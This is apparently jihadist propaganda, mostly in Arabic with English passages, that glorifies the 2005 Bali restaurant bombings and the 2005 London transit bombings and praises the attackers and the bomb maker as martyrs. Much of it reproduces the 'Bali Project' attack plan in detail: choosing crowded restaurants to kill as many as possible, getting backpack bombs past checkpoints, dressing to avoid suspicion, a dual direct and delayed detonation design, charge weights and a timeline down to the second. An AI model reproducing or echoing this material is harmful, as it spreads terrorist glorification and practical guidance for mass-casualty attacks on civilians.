دخل الاخوة الاستشهاديين الي الاهداف المحددة واقتربوا من تجمع السكارى الذين يحتلون ارض المسلمين ثم يأتون الي بلادنا لكي يمارسوا الرذيلة والمنكرات باسم الترفية و السياحة – وردد الاستشهاديين – الله اكبر – الله اكبر – وفجروا الارض عليهم وجعلوا من احتفالاتهم جحيما وتارا ،، وقد صور احد الهواة لحظة تفجير استشهادي لقنبلته ولوجود النساء في المقطع نعتذر عن عرضة ،
خلال بحثي لم اتمكن من الحصول على اسماء الاخوة الاستشهاديين ولكن حصلت على صور لهم بعد استشهادهم رحمهم الله فقد كانوا من تلامذة الامام سومطرة احد منفذي غزوة بالي الاولى ، ولا يهم ان نعلم اسمائهم فان الله يعرفهم ويعرف اسمائهم وحرقتهم على حال المسلمين في هذا الزمان .

نستطيع ان نقول ان عمليات جنوب شرق اسيا كان اغلب من خطط لها هم من حملة شهادة الدكتوراه ومنهم اخينا ازهري حسين وأخينا نور الدين توب رحمهما الله وإخوة اخرين لانعلمهم ويعلمهم الله يعدون لعمليات اخرى قادمة

تمت هذه الغزوة مرة اخرى في جزيرة بالي الاندونيسية والتي يقطنها المسيحيين وقد تم الاستهداف لمجموعة من السياح الاجانب والتي يعتبر اكثرهم من الاستراليون فكما نعلم فان استراليا مشاركة في غزو العراق وأفغانستان ولذلك كان لابد لها ان تأخذ نصيبها من الموجات الجهادية – ففي جزيرة بالي كان يوجد حوالي ٧٥٠٠ سائح استرالي اثناء الهجوم ، وقد قرر الاخوة المخططين للغزوة ان تكون الاهداف اماكن تجمع للسياح الاجانب بثلاث عمليات استشهادية يحمل كل اخ مجاهد عبوة ما بين ١٣ الي ١٥ كيلو غرام من المتفجرات التي صنعها الاخ المجاهد ازهري حسين الماليزي (عبقري المتفجرات) – وقد تم العثور على وثيقة من الحاسوب الشخصي للمجاهد ازهري حسين يشرح فيها كل التفاصيل عن الاعداد والتخطيط لغزوة بالي الثانية - عنوان الوثيقة مشروع بالي – نترككم الان مع المجاهد ازهري حسين يشرح لكم كيف تمت الغزوة

-(مشروع بالي)-

يجب أن تكون القنابل صغيرة وموضوعة في علب شائعة الاستخدام يصعب اكتشافها. ويجب ان يرتدي المهاجمون ملابس شبيهة بتلك التي يرتديها السياح، وعليهم تفادي مهاجمة الفنادق لأنها تتمتع بتدابير أمنية مشددة، وبدلاً من ذلك عليهم التفكير بالمطاعم والمراقص والمسارح. وعلى المهاجمين أن يقوموا باستطلاع دقيق مسبقاً وبذلك يكونون مطلعين على المواقع ولن يبقى أي منهم معرضا لمطاردة الشرطة لاحقا. ليست هناك خطة للهروب لأن المنفذين سيصبحون شهداء. إنهم يذهبون إلى اهداف محددة ولا يعودون منها أحياء

بطرح السؤال: « لماذا جزيرة بالى ؟ » والجواب هو لأن تأثير الهجوم سيكون عالمى . جزيرة بالى معروفة فى العالم أكثر من اندونيسيا نفسها، وهجوم على بالى ستغطيه كل وسائل الإعلام العالمية .

«طريقة الهجوم» إن الخطة يجب أن تكون مختلفة عن خطة الهجوم الأول الذي استهدف بالي في اكتوبر (تشرين الاول) ٢٠٠٢ عندما تم تحميل سيارة شحن صغيرة بالمتفجرات ثم جرى تفجيرها أمام مرقصين مما تسبب في مقتل ٢٠٢ من السياح. ان «إجراءات الأمن أكثر تشددا الآن »، وإن رئيس الشرطة في بالي رفع عدد رجال الاستخبارات في بالي من ٧٠ إلى ٣٥٦. أنه من الخطر جلب شاحنة شبيهة بالأولى محملة بالمتفجرات لأنه أصبح أكثر صعوبة تأجير سيارة شحن، ولذلك «يجب أن تكون القنبلة أصغر وأن تُجلب جاهزة للاستعمال». اما الأهداف فهي «السياح الأجانب من أميركا وحلفائها»، وهذا يشمل بلدان دول حلف شمال الاطلسي واستراليا ونيوزيلندا وكوريا الجنوبية واليابان وتايلاند والفلبين .

تم إرسال الأشخاص الثلاثة الذين نفذوا الهجوم إلى بالي للقيام بحملية استطلاع للأهداف المحتملة. وقبل ذلك يطلِب منهم أن يتعلموا ما يمكن تعلمه حول جزيرة بالي السياحية من خلال الانترنت والحصول على كراريس سياحية من وكالات للسفر وخريطة سياحية

وشملت الأماكن المحتملة للتفجير التي تم استكشافها سلسلة مطاعم « ماكدونالدز » و« بيتزا هات » و« بيرغر كينغ » و« كي إف سي » ومسارح وملعب غولف ومراكز للوشم ومحلات لبيع الهدايا التذكارية.

وكجزء من عملهم الاستكشافي تطلب منهم الخطة « الانتباه إلى الملابس التي يرتديها السياح المحليون» ومعرفة نوع العلب التي يحملونها خلال النهار وحقائب الكتف وما إذا كانوا يحملون أكثر من واحدة. وبعد أن اكمل الاشخاص الثلاثة استطلاعهم كتبوا تقريرهم لمن أرسلهم. وبعد الاطلاع على التقارير استنتج أن على الاستشهاديين ألا يستخدموا سيارات الاجرة للوصول إلى أهدافهم لأن سائق السيارة قد يساعدهم على عمل حقائب الظهر، الامر الذي يثير شكوكه. وبدلا من ذلك يتعين عليهم اخذ « دراجة تاكسي » حيث لا تتوفر فرصة امام السائق للتحدث الى الراكب. اما بالنسبة لارتداء الملابس فقد قرروا ارتداء القمصان السوداء والبنطلونات تحت الركبة أو الجينز اضافة الى الأحذية او الصنادل. كما قرروا بأن المراقص والنوادي الليلية تعد اهدافا محتملة لان معظم مرتاديها من الأجانب، وليس هناك – حراس أمنيون للتحدث اليهم وهناك سهولة في الدخول ..

لكن تلك المواقع جرى استبعادها في النهاية لان حقائب الظهر يمكن أن تثير الشبهات في وقت الليل عندما تزدحم النوادي بعد الساعة التاسعة مساء. وأدى ذلك بالرجال الى التفكير بالمطاعم في كوتا، احدى أكثر المناطق جاذبية للسياح اضافة الى مطاعم الأغذية البحرية في منطقة جيمباران الساحلية – وناقش الفريق كيف ان المناضد في جيمباران تكون مرتبة في الرمال بحيث تكون الواحدة بعيدة عن الاخرى بمسافة متر تقريباً، ويجلس عليها ما بين ثلاثة الى سبعة اشخاص لتناول العشاء. والوقت الأفضل يمكن أن يكون في حدود الساعة السابعة والنصف مساء، حيث تكون المطاعم مزدحمة تماما ولن تكون حقيبة الظهر مثيرة للانتباهوتوصل فريق الدراسة الى اربعة خيارات. وتم اختيار رابع اختيار وهو مطعم في ساحة كوتا ومطعمان في جيمباران .

ملاحظة – أن الهجمات المتزامنة في موقعين (سيكون لها تأثير اكبر من الهجمات المتزامنة في موقع واحد) . وهناك سبب اضافي لاختيار المطاعم في جيمباران، وهو ان الكثير من الزبائن هناك من رجال الأعمال. ان موت رجال الأعمال الأجانب سيكون له تأثير أكبر من موت الشبان .

وكان يتعين قيام ازهري بجمع قنابل حقائب الظهر في قاعدته بجاوة، وكان هناك قلق جدي حول امكانية نقلها بحافلة الى بالي بدون ان تتعرض للمراقبة. ففي ميناء غليمانوك ببالي حيث تتوقف العربات يطلب من الراكبين الخروج لتدقيق بطاقات الهوية الشخصية. ويمكن أن تترك حقائب الظهر في الحافلة، لان الشرطة لا تفتش الامتعة المتروكة في الحافلة. وأكد الفريق على انه ينبغي ان لا تكون حقائب الظهر من النوع الخاص بمتسلقي الجبال، وانما من نوع الحقائب التي يحملها الطلاب لتجنب الشكوك. وبسبب ذلك اعد ازهري قنابل خفيفة نسبيا يتراوح وزن الواحدة منها بين ١٠ الى ١٢ كيلوغراما .

يجب ابتكار انظمة تفجير متقنة». كان النظام الأول «مباشرا» ومربوطا بأجهزة التفجير في الحقيبة. اما الآخر فكان عند التأخير حيث مواد التفجير موجودة في حقيبة صغيرة يرتديها الاستشهادي مثل الحزام .

ووقت التأخير هو ٣٠ ثانية. ويمكن للاستشهادي أن يحرك مفاتيح تلك الحقيبة عندما يصل الى المطعم. واذا جرى ايقافه من قبل الحارس وتعذر عليه تفجير القنبلة الرئيسية فانه يمكن ان يفجر الحقيبة الحزام .

وكان أزهري يشعر بالقلق من امكانية انفجار القنابل في حال ارتطمت الحافلة بجسم ما في الطريق، او عندما يكون حاملها على دراجة نارية في الطريق من الفندق الى الأهداف. ولذلك السبب قرر ان يستخدم اربعة مفاتيح كاجراء احترازي. ان «من المهم جعل انظمة القنابل بسيطة قدر الامكان حتى لا يصيب الارتباك المفجرين». وكان هناك ضوء اخضر وضع على مستوى الصدر من حزام الحقيبة حتى يكون مرئيا من قبل الاستشهادي فقط. وهو ضوء يعمل عندما يكون نظام التأخير فاعلا. وهناك ضوء احمر مخفي، على نحو مماثل، على الجانب الايمن من الحزام، يشير الى ان القنبلة الرئيسية جاهزة، ولم يكن يتعين على الاستشهادي سوى تحريك المفاتيح الأخيرة. ولم يكن مهما النظام الذي يجري به تحريك المفاتيح .

(الهجوم)

الساعة ٥:٢٥ مساء: حمل الحقيبة، تدقيق المكان، وضبط الساعات.

الساعة ٥:٣٠: البحث عن دراجة تاكسي للوصول الى ساحل ليغبان في كوتا.

الساعة ٦:١٥: الوصول قرب مقهى الهارد روك والبحث عن مكان لاداء الصلاة.

الساعة ٦:٣٥: اداء الصلاة، ثم افتراق المجموعتين . وفي الساعة ٧:٣١: الرجل المكلف تفجير قنبلة كوتا يتحرك باتجاه المطعم بعد أن يتوثق من أن الضوءين الأحمر والأخضر مفتوحين.وفي الساعة ٧:٣٣:٠٤: الوصول الى المطعم

الساعة ٧:٣٣:٢٥: التوثق من ان مفاتيح التأخير كلها جاهزة، والدخول الى المطعم . وفي غضون ذلك يصل الاستشهاديان الآخران الى ساحل جيمباران

في الساعة ٦:٥٠، ويبقيان عند مائدة طعام حتى الساعة ٧:٣٠، ثم يضبطان توقيت ساعتيهما ثانية، ويشرعان بالسير نحو المناضد في الهواء الطلق على الساحل، أحدهما خلف الآخر بمسافة ٤٥ ياردة. ويسير الرجل الأول الى منطقة المناضد، ويقوم الآخر بالعمل نفسه.

الساعة ٧:٣٤: ترديد (الله أكبر) .

Damage to a restaurant in Kuta, Bali,

صورة تبين الضرر الحاصل في احدى البارات المستهدفة



Azahari Husin



الدكتور المجاهد / ازهري بن حسين الماليزي – رحمه الله –

عبقري المتفجرات الملقب بالرجل المدمر او عبقري التهديم هكذا كانت تطلق علية اجهزة الاستخبارات في جنوب شرق اسيا المولود في ماليزيا والمتعلم في أستراليا وبريطانيا وكان واحدا من اخطر المجاهدين المطلوبين في جنوب شرقي اسيا –

وكان نصيبه ان يختم حياته بالشهادة باشتباك مع المرتدين الذين حاولوا القبض علية ،،

Noordin Mohammed Top



الدكتور المجاهد / محمد نور الدين توب – رحمه الله –

من الذين اثخنوا في الصليبيين في جنوب شرق اسيا لمدة ١٠ سنوات .

استشهد بعد اشتباك عنيف مع المرتدين وفضل القتال والاستشهاد على ان يقبض عليه .

وكما نلاحظ ان الاخوة كانوا من اصحاب الدراسات العليا وليس كما يصور الغرب بان المجاهدين لم يكملوا دراستهم وان الفقر وحنقهم على المجتمع هو سبب جهادهم

Mr. Azhari's co-planner was Mohammad Noordin Top, who has narrowly escaped capture several times , one of the most wanted men in Southeast Asia.

Profile: Noordin Mohammed Top

Noordin Mohammed Top was a participant or observer in the following events:

October 12, 2002: Bali Bombings Kill Over 200;

August 5, 2003: Bombing Hits Hotel in Jakarta, Indonesia

September 9, 2004: Car Bombing in Indonesia

October 1, 2005: Bali Bombings Kills 22

October 6, 2005 and After: US Offers Large Reward for One Bali Bomber,



The US announces a $10 million reward for information leading to the arrest of Dulmatin, a leader of Jemaah Islamiyah (JI), al-Qaeda's main affiliate in Southeast Asia.



الاخ المجاهد / ذو المتين –
رحمه الله – استشهد بعد
اشتباك عنيف مع المرتدين وفضل
الاستشهاد على ان يقبض علية

فعلا المجاهدين
لا يقدرون بثمن ،
هذه الصورة كانت في
نظر الامريكان تساوي
١٠ مليون دولار ،

The Bali Project ,

was found on the computer of Azhari Husin, a Malaysian-born engineer educated in Australia and Britain who became a master bomb maker and was one of the most dangerous in Southeast Asia until he was killed in a shootout with the police .

” The Bali Project ”

Mr. Azhari's ” We tried to minimize the impact on Muslims ”

Why Bali?" Because it will have a "global impact, "Bali is known around the world, better than Indonesia itself,. "An attack in Bali will be covered by the international media.”

"Method of Attack," he notes that the plan must differ from the first attack in Bali, in October 2002, when a minivan loaded with explosives was detonated in front of two nightclubs, killing 202 people.

Now, "security is tighter,, noting that the police chief in Bali had increased the number of intelligence officers to 256 from 70.

it is too risky to bring in a truck or a similarly large amount of explosives and that it would be more difficult to rent a house with a garage to assemble a bomb. "The bomb must be smaller, and brought in ready to use

The targets, are "foreign tourists from America and its allies," which included all NATO countries, as well as Australia, New Zealand, South Korea, Japan, Thailand and the Philippines. .

A few weeks before the attacks, the three men who would carry out the operation were sent to Bali to do a "survey" of possible targets for themselves.

Beforehand, they were told to learn what they could about Bali, a popular tourist island, on the Internet, and to get tourist brochures from travel agents and a tourist map.

The possible targets surveyed included McDonald's, Pizza Hut, Burger King and KFC restaurants, theaters, a golf course, tattoo parlors, art galleries and souvenir stalls.

As part of their surveillance, the men were told to "pay attention to clothes worn by local tourists" and what kind of day packs or shoulder bags they carried and whether they carried more than one.

The men did their reconnaissance, then reported back.

the bombers should not use taxis to reach their targets because a taxi driver might help with the backpacks and be suspicious of their weight.

Rather, they should take a motorcycle taxi, which offers no opportunity for the driver to talk to the passenger. As for how to dress, they decided on black shirts, below the knee shorts or jeans and exercise shoes or sandals.

They decided that discos and nightclubs offered potential targets because most of the patrons were foreigners,

But those sites were ultimately rejected, because backpacks would be suspicious at the time of night when the clubs got crowded, after 9 p.m.

That led the men to consider restaurants in Kuta, one of the most popular tourist districts, as well as the seafood restaurants on the beach at Jimbaran. "Of all the places,"this may be the easiest, God willing."

The best time would be around 7:30 p.m., when the restaurants were the most crowded and a backpack would not be suspicious.

The survey team came up with four options. , chose the fourth: one restaurant at Kuta Square and two restaurants at Jimbaran.

Simultaneous attacks in two locations "will have greater effect than simultaneous attacks in one location,"

There was a further reason for choosing the restaurants at Jimbaran: many of the patrons were businessmen. "The death of foreign businessmen will have a greater impact than of young people,"

The backpack bombs were to be assembled by Mr. Azhari at his base in Java, and there was a serious concern about whether they could be taken on a bus to Bali without being detected. At the Bali port of Gilimanuk, where the vehicle ferry lands, passengers are required to get off and their identification cards are checked.

The backpacks with the bombs could be left on the bus — the police did not inspect baggage left on the bus,

The team determined that the backpacks should not be mountaineering backpacks, but student day packs, to avoid suspicion. For that reason, constructed relatively light bombs weighing 10 to 12 kilograms, or 22 to 26 pounds.

He devised two elaborate detonating systems, which Section 4 of the report explains in detail, including schematic diagrams of the wiring system and drawings of a man with the wired backpack.

The first was "direct" and connected to the explosives in the backpack. The other was on "delay," for explosives in a fanny pack worn by the bombers.

The delay time was 30 seconds; the bomber would flip the switches for that one as he approached the restaurant. That way, if he were stopped by a guard and could not set off the main bomb, the fanny pack would still explode.

Mr. Azhari worried that the bombs might explode during the bus ride from the base to Bali, if the bus hit a bump or the backpack was jostled, or on the motorcycle from the boardinghouse to the targets. For that reason, he decided to use four switches as a precaution.

"It's important to make the bomb systems as simple as possible so the perpetrators don't get confused,

There was a green light, placed on the chest side of the left backpack strap so that it was visible only to the bomber, which would go on when the delay system had been an activated. A red light, similarly hidden on the right strap, would indicate that the main bomb was ready, and the bomber only had to flip the last switches. The order in which the switches were flipped did not matter.

"The Attack," the final movements of the bombers are planned, in some cases to the second.

5:25 p.m. — Pack, check out of the boardinghouse and synchronize watches.

5:30 — Look for a motorcycle taxi to Legian Beach, in Kuta.

6:15 — Arrive near the Hard Rock Cafe and look for a place to pray.

6:35 — End evening prayers. Then the two groups split up.

7:21 — The man who is going to detonate his explosives in Kuta begins moving toward the restaurant, making sure the red and green lights are on.

7:33:04 — Arrive at the restaurant.

7:33:25 — Make sure the delay switches are all ready, and enter restaurant.

Meanwhile, the other two bombers reach Jimbaran Beach at 6:50, loiter at a food stall until 7:30, then synchronize their watches again, and begin walking to the outdoor tables on the beach, one 45 yards behind the other. The first man walked into the table area, and the second did the same.

7:34 — "ALLAH-U AKBAR!!!"

July 7th 2005
London train bombings
تفجيرات مترو انفاق لندن





The bombers and their targets

July 7 2005 - Suicide bombers Mohammed Sidique Khan, 30, Shehzad Tanweer, 22, Hasib Hussain, 18, and Jermaine Lindsay, 19, meet at Luton station. They take the 07.25am train to King s Cross in London, then hug and separate to carry out their deadly missions.

08:50am: Tanweer detonates his bomb at Aldgate, Khan sets his device off at Edgware Road and Lindsay blows himself up between King s Cross and Russell Square.
09:47: Hussain detonates his device on the number 30 bus at Tavistock Square nearly an hour later.

08:50



Name: Mohammad Sidique Khan

Age: 30

Home: Dewsbury

Bombing: Edgware Road train

Six killed

163 injured

08:50



Name: Jamal Germaine Lindsay

Age: 19

Home: Aylesbury

Bombing: Russel Square train

26 killed

340 injured

08:50



Name: Shehzad Tanweer

Age: 22

Home: Beeston, Leeds

Bombing: Aldgate train

Seven killed

171 injured

09:47



Name: Hasib Hussain

Age: 18


Home: Holbeck Leeds

Bombing: Number 30 bus, Tavistock Square


13 killed

110 injured

On July 7th 2005, during the morning rush hour, a group of Muslim young men carried out a series of coordinated suicide attacks on 3 of London's subway lines and on one double-decker bus. At 08:50, three bombs exploded within fifty seconds of each other on three London Underground trains (the three red circles in the map below), a fourth exploding an hour later at 09:47 on a double-decker bus in Tavistock Square (the red and black circle).



The map below gives some detail about the second attack, close to Russell Square:




The map below shows the last attack on the bus:



The bomb detonated on the upper deck towards the rear of the bus



Roof and rear section destroyed



The bomb is estimated to have contained about 4.5 kg of high explosives

– (غزوة لندن المباركة) –

من الغزوات التي اصابت مصاصي الدماء في لندن في مقتل – بينما كانت اجهزة الاستخبارات البريطانية تتبجح بقدراتها الخيالية في منع الهجمات الجهادية في بلدهم – وبينما كانت تحتفل بريطانيا بفوزها باستضافة الالعاب الاولمبية عام ٢٠١٢ – وفي لندن التي يوجد بها اكثر من ٣ مليون كاميرا مراقبة – نفذ المجاهدين عملية نوعية في قلب عاصمة الشر لندن – اربعة مجاهدين ارعبوا الامبراطورية البريطانية وفي خلال ٥٠ ثانية نفذ المجاهدين اقوى عملية تفجيرية في بريطانيا منذ الحرب العالمية الثانية – ثلاثة انفجارات في مترو انفاق لندن والرابع في احدى باصات لندن المشهورة ذات الطبقتين - تم استخدام عبوات متفجرة تقريبا ٧ كيلو غرام لكل مجاهد وقد حملها كل مجاهد على ظهرة بعد وضعها في حقيبة رياضية

Germaine Maurice Lindsay (23 September 1985 – 7 July 2005), also known as Abdullah Shaheed Jamal, . Lindsay detonated the bomb that killed 26 other people on a train traveling on the Piccadilly line between the King's Cross St. Pancras and Russell Square tube stations.

